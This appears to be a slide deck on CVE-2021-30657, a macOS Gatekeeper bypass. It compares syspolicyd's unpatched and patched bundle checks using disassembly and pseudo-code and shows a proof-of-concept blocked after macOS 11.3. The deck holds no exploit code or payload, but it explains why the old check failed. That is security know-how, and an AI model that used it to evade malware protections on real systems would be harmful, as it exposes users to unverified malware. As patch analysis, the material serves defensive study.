CVE-2021-30657 (macOS 11.3)

problematic subroutine


```
BOOL <unnamed subroutine>(NSString* path)
{
  //determine if item
  // is a bundle or not...

  return <YES/NO>
}
```


unpatched

patched (macOS 11.3)



Idx	Name	Blocks	Size
3...	sub_10001606c	26	1008

vs.



Idx	Name	Blocks	Size
3...	sub_100015535	35	1692

26 blocks / 1008 bytes

35 blocks / 1692 bytes

New Checks in syspolicyd

check #1: is item's path extension "app" ?

```
mov         rdx, qword [0x1000bb170]   ; @selector(isEqualToString:)
mov         qword [rbp+var_F0], rdx
…
mov         r13, rax
mov         rdi, rax                   ; path extension
mov         rsi, qword [rbp+var_F0]    ; isEqualToString:
lea         rdx, qword [cfstring_app]  ; @"app"
call        rbx                        ; objc_msgSend
```

patch disassembly (snippet)

```
BOOL isBundle(NSString* path)
{
   ...
   //new check
   // is path extension "app" ?
   pathExtension = [[component pathExtension] lowercaseString];
   if(YES == [rax isEqualToString:@"app"]) {
       return YES;
   }
```

patch pseudo-code

1. get path extension
2. is it "app"?

is a bundle

New Checks in syspolicyd

check #2: item contain "Contents/MacOS"?

```
mov        rdx, qword [0x1000bb2e0]                ; @selector(URLByAppendingPathComponent:)
mov        qword [rbp+var_130], rdx
…
mov        qword [rbp+var_C8], rax
mov        rdi, rax
mov        r14, qword [rbp+var_130]
mov        rsi, r14                                 ; URLByAppendingPathComponent:
lea        rdx, qword [cfstring_Contents_MacOS]     ; @"Contents/MacOS"
call       rbx                                      ; objc_msgSend
…
rax = [NSFileManager defaultManager];
rax = [rax retain];
r14 = [rax fileExistsAtPath:r12];
```

```
BOOL isBundle(NSString* path)
{
  ...
  //new check
  // item contains "Contents/MacOS" ?
  item = [component URLByAppendingPathComponent:@"Contents/MacOS"];
  if(YES == doesFileExist(item.path)) {
      return YES;
  }
```

1 build path to "Contents/MacOS"

2 does it exist?

is a bundle

patch disassembly (snippet)

Patched!


macOS now secured


Patch summary:


1. is ".app"?

or

2. contains "Contents/MacOS"







"PoC" cannot be opened because the developer cannot be verified.

macOS cannot verify that this app is free from malware.

blocked!

Conclusions



Conclusions

macOS (still) has shallow bugs


Root cause analysis of CVE-2021-30657

0day exploitation

Protections, detections and patch analysis

